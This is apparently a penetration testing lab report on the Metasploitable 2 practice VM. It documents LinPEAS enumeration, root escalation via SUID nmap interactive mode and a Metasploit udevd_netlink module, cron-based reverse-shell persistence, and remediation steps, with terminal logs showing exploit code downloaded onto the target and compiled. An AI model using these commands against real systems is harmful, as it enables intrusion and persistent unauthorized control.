PRIVILEGE ESCALATION AND PERSISTENCE LAB

EXECUTIVE SUMMARY

During a penetration testing lab on Metasploitable 2 (192.168.116.135), enumeration using LinPEAS revealed both SUID vulnerabilities and an outdated kernel exploitable for privilege escalation. Using these vectors, full root access was achieved. Persistence was established through a root cron job that executes a reverse shell on reboot, maintaining ongoing access.

TARGET & TOOLS

Target: Metasploitable 2 — 192.168.116.135

Tools Used: LinPEAS, Meterpreter, Metasploit, Bash, cron

1. ENUMERATION

- **Tool:** LinPEAS
- **Action:** LinPEAS was transferred and executed on the target VM to identify potential privilege escalation vectors.
- **Findings:**
    - Detected several SUID binaries (notably /usr/bin/nmap).
    - Identified kernel version **2.6.24-16-generic**, known to have privilege escalation vulnerabilities exploitable via Metasploit.
    - Enumerated possible cron jobs and writable files that could be abused for persistence.

2. PRIVILEGE ESCALATION

2.1 SUID Exploit

- **Technique:** Exploiting a vulnerable SUID binary
- **Finding from LinPEAS:** /usr/bin/nmap marked as executable with SUID bit set.
- **Method:**
    - Verified SUID permissions:
    - ls -la /usr/bin/nmap

- Entered interactive mode of Nmap to execute shell commands as root:
- nmap --interactive
- !sh
- Resulted in a **root shell**.

- **Outcome:** Privilege successfully escalated to root.

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.116.135	Success	Root Shell

2.2 Kernel Exploit

- **Technique:** Exploiting outdated kernel vulnerability
- **Finding from LinPEAS:** Kernel version 2.6.24-16-generic — known to be vulnerable to multiple local privilege escalation exploits.
- **Exploit Used:** exploit/linux/local/udevd_netlink (Metasploit)
- **Method:**
  1. Established a Meterpreter session on the target as a non-root user.
  2. Used Metasploit to search for local kernel exploits:
  3. search udevd_netlink
  4. Loaded the module:
  5. use exploit/linux/local/udevd_netlink
  6. set SESSION <session_id>
  7. set LHOST <attacker_IP>
  8. run
  9. The exploit leveraged the vulnerable udevd component to escalate privileges.
- **Result:** A new root-level Meterpreter session was obtained.

Task ID	Technique	Target IP	Status	Outcome
011	Kernel Exploit	192.168.116.135	Success	Root Shell

3. PERSISTENCE

- **Method:** Root-level cron job
- **Action:**
  - Created a script /root/persist.sh containing a reverse shell payload.
  - Made the script executable:
  - chmod +x /root/persist.sh
  - Added the cron entry for automatic execution at reboot:
  - @reboot /root/persist.sh
- **Result:** The reverse shell is executed automatically on every reboot, maintaining persistent root access.

4. EVIDENCE COLLECTED

- LinPEAS output highlighting /usr/bin/nmap and kernel version.
- Screenshots or logs showing privilege escalation to root via SUID exploit and kernel exploit.
- Confirmation of /root/persist.sh presence and root's cron entry.

5. IMPACT

- Root-level access achieved through both SUID and kernel exploitation.
- Persistence ensured via cron job, granting continuous unauthorized control.
- System considered fully compromised.

6. REMEDIATION

1. **Remove persistence mechanisms**

   sudo crontab -l -u root

   sudo crontab -e -u root

   sudo rm -f /root/persist.sh
2. **Remove or fix vulnerable SUID binaries**

   sudo chmod u-s /usr/bin/nmap
3. **Update and patch kernel**

   sudo apt-get update && sudo apt-get upgrade

sudo apt-get dist-upgrade

sudo reboot

4. **Audit for other SUID/SGID files**


   find / -perm /6000 -type f -exec ls -ld {} \; 2>/dev/null


5. **Rotate all credentials and SSH keys**


8. PERSISTENCE SUMMARY


A root-level cron job was configured as root to ensure persistence. The job executes a reverse shell script located at /root/persist.sh automatically upon every system reboot. This guarantees the attacker regains root access after restarts, maintaining ongoing unauthorized control without manual intervention and ensuring continued system compromise.

9.APPENDIX




Home
kali-linux-2025.3-vmware-am...
Metasploitable2-Linux
=> `linPEAS.sh'
Connecting to 192.168.116.135:8000... connected.
HTTP request sent, awaiting response... 404 File not found
09:36:51 ERROR 404: File not found.
msfadmin@metasploitable:~$ wget http://192.168.116.135:8000/linPEAS.sh
--09:52:50-- http://192.168.116.135:8000/linPEAS.sh
=> `linPEAS.sh'
Connecting to 192.168.116.135:8000... connected.
HTTP request sent, awaiting response... 404 File not found
09:52:50 ERROR 404: File not found.
msfadmin@metasploitable:~$ wget http://192.168.116.135:8000/linpeas.sh
--09:53:00-- http://192.168.116.135:8000/linpeas.sh
=> `linpeas.sh'
Connecting to 192.168.116.135:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14 [text/x-sh]
100%[=====>] 14 --.--K/s
09:53:00 (657.36 KB/s) - `linpeas.sh' saved [14/14]
msfadmin@metasploitable:~$ chmod +x linpeas.sh
msfadmin@metasploitable:~$



[*] Starting interaction with 2...
whoami
root
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
root@metasploitable:/# cd home
cd home
root@metasploitable:/home# ls
ls
ftp msfadmin service user
root@metasploitable:/home# cd msfadmin
cd msfadmin
root@metasploitable:/home/msfadmin# ls
ls
linpeas.sh tomcat-users.xml.bak vulnerable
root@metasploitable:/home/msfadmin#


root@metasploitable:/home/msfadmin# ./linpeas.sh
./linpeas.sh
Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli
Thank you!

```
System Information

Operative system
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#kernel-exploits
Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy

Sudo version
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-version
Sudo version 1.6.9p10


PATH
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-path-abuses

Date & uptime
Wed Oct 29 10:19:04 UTC 2025
 10:19:04 up 51 min,  2 users,  load average: 0.41, 0.23, 0.12

Unmounted file-system?
Check if you can mount umounted devices
proc            /proc           proc    defaults        0       0
UUID=59bd36ce-2d78-44fe-843f-a4ca5fcafad1 /               ext3    relatime,errors=remount-ro 0       1
/dev/sda1 /boot           ext3    relatime        0       2
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto,exec,utf8 0       0
/dev/fd0        /media/floppy0  auto    rw,user,noauto,exec,utf8 0       0

Any sd*/disk* disk in /dev? (limit 20)
disk
sda
sda1
sda2
sda5

Environment
```

```
Environment
Any private information inside environment variables?
TERM=linux
QUIET=
REMOTE_HOST=192.168.116.135
runlevel=2
RUNLEVEL=2
UPSTART_EVENT=runlevel
PWD=/home/msfadmin
VERBOSE=no
TZ=UTC+04:00
previous=N
PREVLEVEL=N
SHLVL=5
LESSOPEN=| /usr/bin/lesspipe %s
UPSTART_JOB=rc2
UPSTART_JOB_ID=5
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env

Searching Signature verification failed in dmesg
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#dmesg-signature-verification-failed
[    0.000000] ACPI: RSDP signature @ 0xC00F6A00 checksum 0

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
Script needs Bash in version 4.0 or newer. Aborting.

Protections
AppArmor enabled? .............. apparmor module is loaded.
2 profiles are loaded.
2 profiles are in enforce mode.
   /usr/sbin/mysqld
   /usr/sbin/named
0 profiles are in complain mode.
2 processes have profiles defined.
2 processes are in enforce mode :
```


```
295630    8 -rw-r--r--   1 root     root         6000 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/legacy/ide_platform.ko
295632    8 -rw-r--r--   1 root     root         7612 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/legacy/ali14xx.ko
295658    4 -rw-r--r--   1 root     root         3268 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/ide-generic.ko
295636   24 -rw-r--r--   1 root     root        21292 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/ide-disk.ko
295638  136 -rw-r--r--   1 root     root       132964 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/ide-core.ko
295643   24 -rw-r--r--   1 root     root        21052 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/hpt366.ko
295649    8 -rw-r--r--   1 root     root         7720 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/atiixp.ko
295647    8 -rw-r--r--   1 root     root         6972 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/tc86c001.ko
295656    8 -rw-r--r--   1 root     root         6804 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/ns87415.ko
295657   12 -rw-r--r--   1 root     root         8452 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/aec62xx.ko
295648    8 -rw-r--r--   1 root     root         6932 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/opti621.ko
295653    8 -rw-r--r--   1 root     root         6020 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/cs5535.ko
295645    8 -rw-r--r--   1 root     root         6148 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/delkin_cb.ko
295654    8 -rw-r--r--   1 root     root         7408 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/trm290.ko
295655   16 -rw-r--r--   1 root     root        12296 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/cmd64x.ko
295650    8 -rw-r--r--   1 root     root         6408 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/hpt34x.ko
295642    8 -rw-r--r--   1 root     root         7416 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/cs5530.ko
295646    8 -rw-r--r--   1 root     root         6828 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/cy82c693.ko
295652   12 -rw-r--r--   1 root     root         8908 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/sc1200.ko
295651   12 -rw-r--r--   1 root     root        11100 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/pdc202xx_old.ko
295644   16 -rw-r--r--   1 root     root        15708 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/pci/alim15x3.ko
295637   24 -rw-r--r--   1 root     root        22980 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/ide-floppy.ko
295640   44 -rw-r--r--   1 root     root        42784 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/ide/ide-tape.ko
296084   12 -rw-r--r--   1 root     root        10092 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-terratec.ko
296071   12 -rw-r--r--   1 root     root        11568 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-typhoon.ko
296073   16 -rw-r--r--   1 root     root        14516 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-gemtek.ko
296079   12 -rw-r--r--   1 root     root        11204 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/dsbr100.ko
296077   12 -rw-r--r--   1 root     root        11712 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-maestro.ko
296081   12 -rw-r--r--   1 root     root        11276 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-sf16fmr2.ko
296083   16 -rw-r--r--   1 root     root        14444 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-cadet.ko
296078   12 -rw-r--r--   1 root     root        10764 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-trust.ko
296082   12 -rw-r--r--   1 root     root        11696 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-sf16fmi.ko
296070   12 -rw-r--r--   1 root     root        11516 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-aimslab.ko
296074   12 -rw-r--r--   1 root     root        12128 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-maxiradio.ko
296075   12 -rw-r--r--   1 root     root        10332 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-rtrack2.ko
296076   12 -rw-r--r--   1 root     root        11288 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-zoltrix.ko
296072   12 -rw-r--r--   1 root     root        11908 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-gemtek-pci.ko
296080   12 -rw-r--r--   1 root     root        10948 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/radio/radio-aztech.ko
296095   36 -rw-r--r--   1 root     root        35076 Apr 10  2008 /lib/modules/2.6.24-16-server/kernel/drivers/media/video/stradis.ko
```




```
root@metasploitable:/home/msfadmin# /usr/bin/nmap --interactive
/usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> sh
sh
Unknown command (sh) -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2#
```

```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c

--2025-10-29 05:35:30--  https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.1
99.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2826 (2.8K) [text/plain]
Saving to: 'dirtyc0w.c'

dirtyc0w.c                100%[=====================================>]   2.76K  --.-KB/s    in 0s

2025-10-29 05:35:30 (21.4 MB/s) - 'dirtyc0w.c' saved [2826/2826]
```

```
sh-3.2# wget http://192.168.225.137:9000/dirtyc0w.c
--05:17:57--  http://192.168.225.137:9000/dirtyc0w.c
          => `dirtyc0w.c'
Connecting to 192.168.225.137:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,826 (2.8K) [text/x-csrc]

100%[============================>] 2,826         --.--K/s

05:17:57 (713.55 MB/s) - `dirtyc0w.c' saved [2826/2826]

sh-3.2# gcc -o dirtyc0w dirtyc0w.c
/tmp/ccUClAO4.o: In function `main':
dirtyc0w.c:(.text+0x1f4): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x21e): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x231): undefined reference to `pthread_join'
dirtyc0w.c:(.text+0x244): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sh-3.2# ./dirtyc0w
sh: ./dirtyc0w: No such file or directory
sh-3.2# ls
dirtyc0w.c  linpeas.sh  vulnerable
sh-3.2# gcc -o dirtyc0w dirtyc0w.c
/tmp/ccwLfMms.o: In function `main':
dirtyc0w.c:(.text+0x1f4): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x21e): undefined reference to `pthread_create'
dirtyc0w.c:(.text+0x231): undefined reference to `pthread_join'
dirtyc0w.c:(.text+0x244): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
sh-3.2# gcc -o dirtyc0w dirtyc0w.c -lpthread
sh-3.2# ./dirtyc0w
usage: dirtyc0w target_file new_content
sh-3.2#
```



10. CONCLUSION

Enumeration with LinPEAS revealed both a vulnerable SUID binary and an outdated kernel on the target system. Using these findings, full root access was achieved through both SUID and kernel exploits. Persistence was maintained using a cron-based reverse shell, granting continuous root-level control after reboots. Immediate patching, removal of SUID binaries, and log auditing are critical to restoring system integrity.